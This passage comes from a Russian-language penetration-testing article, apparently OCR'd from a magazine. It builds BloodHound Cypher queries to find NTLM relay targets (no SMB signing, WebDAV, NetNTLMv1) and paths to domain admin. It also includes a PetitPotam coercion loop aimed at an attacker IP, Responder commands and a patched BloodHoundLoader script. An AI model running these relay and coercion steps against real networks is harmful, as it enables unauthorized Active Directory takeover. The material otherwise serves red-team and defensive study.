NOT c = h AND c.hassigning = false AND h.highvalue = true RETURN p"

}

]

}

{

"name": "Shortest Paths from no Signing to Domain",

"category": "Shortest Paths",

"queryList": [

{

"final": false,

"title": "Select a Domain...",

"query": "MATCH (d:Domain) RETURN d.name ORDER BY d.name ASC"

},
```

```
{

"final": true,

"query": "MATCH p = allShortestPaths((c:Computer)-[r:{}*1..]->(d:Domain))
WHERE c.hassigning = false AND d.name = $result RETURN p",

"endNode": "{}"

}

]

}
```



Пути повышения до привилегированных целей



Пути повышения до домена от машин без SMB signing


Круто, но есть нюанс. Эти запросы помогают лишь понять, какую машину было бы полезно захватить, но не каждая машина без SMB signing уязвима для атак. Когда мы не знаем, чей хеш нам прилетит, лучше выполнять релей на машину, от которой имеется путь до захвата домена. Примерами таких случаев служат спуфинг-атаки или использование ярлыков.

И здесь мы первый раз проявляем творчество: немного дорабатываем запрос для поиска машин, которые являются админами на других машинах. Сделать это можно, добавив в изначальный запрос пару условий, и выглядеть он будет примерно так:

```
{
"name": "Computers Local Admin to Another Computer without signing",
"category": "Relay",
"queryList": [
{
"final": false,
"title": "Select a Domain...",
"query": "MATCH (n:Domain) RETURN n.name ORDER BY n.name DESC"
},
{
"final": true,
```


```
"query": "MATCH p = (c1:Computer {domain: $result})-[r1:AdminTo]->
(c2:Computer) WHERE c2.hassigning = false RETURN p UNION ALL MATCH p =
(c3:Computer {domain: $result})-[r2:MemberOf|HasSIDHistory*1..]->(g:Group)-
[r3:AdminTo]->(c4:Computer) WHERE c4.hassigning = false RETURN p"

}

]

}
```

Теперь мы отсеяли неосуществимые атаки на машины, у которых есть SMB signing, и получили только полезную информацию об узлах, на которые можно сделать релей.



Результат выполнения запроса для поиска машин в админах других машин с учетом SMB signing

Хорошо представлен результат на примере серверов Exchange. Теперь мы явно видим, что Relay возможен только на один из них, и можем не тратить попусту время.



Серверы Exchange в локальных администраторах сервера Exchange с учетом отсутствия SMB signing

info

Добавлять атрибуты в BloodHound довольно просто — достаточно составить корректный запрос. Подробнее о том, как это сделать, можно прочитать в статьях Дмитрия Неверова.

На этом этапе уже получается неплохо, но можно добиться и лучшего результата. До этого момента мы анализировали релей только на SMB, но мы можем сделать то же самое и на LDAP. Зачастую такой релей возможен из-за включенных WebDAV или NetNTLMv1.

Собрать информацию о включенных WebDAV поможет CrackMapExec, мы это уже обсуждали в предыдущих статьях. Спарсить данные можно следующим образом:

```
cat cme_webdav | grep -ia enabl | awk '{print $2}' > webdav.txt
```

Чтобы собрать информацию о NetNTLMv1, легче всего воспользоваться принуждением к аутентификации каждой машины на себя с поднятым Responder в режиме анализа. Responder все аккуратно сложит в базу, из которой нам не составит труда достать имена машин, где включен NetNTLMv1. Responder запускается так:

```
Responder -I eth0 -A
```

Машины принуждаются к аутентификации так:

```
while read host

do

timeout 5 python3 PetitPotam.py <attacker IP> $host -u '' -p '' -d ''

done < computers
```

Теперь у нас имеется два списка машин, и нам надо добавить эту информацию в базу для анализа. «Из коробки» в скрипте нет нужных нам атрибутов, но эти функции легко дописать вручную. Добавляем такие строчки в место, показанное на следующем рисунке:

```
elif arguments.mode == 'w':

operation = 'webdav = true'

elif arguments.mode == 'n':

operation = 'netntlmv1 = true'
```

```
44          operation = 'owned = false'
45      elif arguments.mode == 's':
46          operation = 'hassigning = false'
47      elif arguments.mode == 'w':
48          operation = 'webdav = true'
49      elif arguments.mode == 'n':
50          operation = 'netntlmv1 = true'
51      elif not arguments.edge is None:
52          operation = 'edge'
```

Дописываем скрипт

И аналогично добавим код во втором месте:

```
group.add_argument('-m', '--mode', dest = 'mode', help = 'Mode, h = set to
high value, o = set to owned, s = set to no SMB signing, u = unmark as
owned', choices = ['h', 'o', 's', 'u', 'w', 'n'])
```

```
parser = ArgumentParser(description = 'BloodHoundLoader, tool to set attrib
parser.add_argument('--dburi', dest = 'databaseUri', help = 'Database URI',
parser.add_argument('--dbuser', dest = 'databaseUser', help = 'Database use
parser.add_argument('--dbpassword', dest = 'databasePassword', help = 'Data
group = parser.add_mutually_exclusive_group(required = True)
group.add_argument('-m', '--mode', dest = 'mode', help = 'Mode, h = set to
group.add_argument('-o', '--operation', dest = 'operation', help = 'Operati
group.add_argument('-e', '--edge', dest = 'edge', help = 'Create the provic
parser.add_argument('-c', '--comment', dest = 'comment', help = 'Comment fo
parser.add_argument('-v', '--verbose', dest = 'verbose', help = 'Verbose mo
parser.add_argument('-b', '--batchsize', dest = 'batchSize', help = 'Number
parser.add_argument('filePaths', nargs = '+', help = 'Paths of files the to
```

Дописываем код

После этого добавляем атрибуты:

```
python3 BloodHoundLoader.py webdav.txt -m w

python3 BloodHoundLoader.py netntlmv1.txt -m n
```

Смысл Relay-атаки на LDAP состоит в том, чтобы захватить учетку с помощью техник RBCD или ShadowCred либо воспользоваться интересным Generic'ом. Потому и запросы надо строить исходя из этого. На самом деле в интернете уже достаточно много готовых запросов, нам остается только переделать их под свои нужды.


Пишем запросы

Рассмотрим несколько примеров, как можно составить запрос для поиска интересных векторов эксплуатации. Поскольку мы потенциально можем захватить любую машину с NetNTLMv1, стоит проверить, на какую из них обратить внимание в первую очередь. Бывает, что их десятки или даже сотни, и тогда проверять ACL каждой вручную — утомительное занятие. Из этих соображений был создан следующий запрос, который показывает короткий путь от машины с атрибутом NetNTLMv1 до захвата домена.

```
{

"name": "Shortest Paths from netntlmv1 to Domain",

"category": "Relay",

"queryList": [

{

"final": false,

"title": "Select a Domain...",

"query": "MATCH (d:Domain) RETURN d.name ORDER BY d.name ASC"

},
```

```
{

"final": true,

"query": "MATCH p = allShortestPaths((c:Computer)-[r:{}*1..]->(d:Domain))
WHERE c.netntlmv1 = true AND d.name = $result RETURN p",

"endNode": "{}"

}

]

}
```


В этом примере контроллеры домена оказались с включенным NetNTLMv1-хешем. На самом деле такое встречается достаточно часто.



Поиск путей от машин с включенным NetNTLMv1 до домена

Следующий запрос показывает путь до администраторов домена от машин с включенным хешем NetNTLMv1.

```
{

"name": "Find Shortest Path from netntlmv1 to DA",

"category": "Relay",

"queryList": [

{

"final": true,

"query": "MATCH (u:Computer {netntlmv1:true}) MATCH (g:Group) WHERE
g.objectid ENDS WITH '-512' MATCH p = shortestPath( (u)-[*1..]->(g) )
RETURN p"

}

]

}
```




Поиск путей от машин с включенным NetNTLMv1 до администратора домена

И еще один запрос до целей, которые отмечены в качестве привилегированных:

```
{
```

```
"name": "Computer with netntlmv1 a path to High Value",

"category": "Relay",

"queryList": [

{

"final": true,

"query": "MATCH (u:Computer {netntlmv1:true}),(n {highvalue:true}),p =
shortestPath( (u)-[*1..]->(n) ) RETURN p"

}

]

}
```





Поиск путей от машин с включенным NetNTLMv1 до привилегированных целей

И следующие три запроса аналогичны предыдущим трем, только показывают путь от машин с включенным WebDAV. Запрос от машин с включенным WebDAV до домена:

```
{

"name": "Shortest Paths from webdav to Domain",

"category": "Relay",

"queryList": [

{
```

```
"final": false,

"title": "Select a Domain...",

"query": "MATCH (d:Domain) RETURN d.name ORDER BY d.name ASC"

},

{

"final": true,

"query": "MATCH p = allShortestPaths((c:Computer)-[r:{}*1..]->(d:Domain))
WHERE c.webdav = true AND d.name = $result RETURN p",

"endNode": "{}"

}

]

}
```

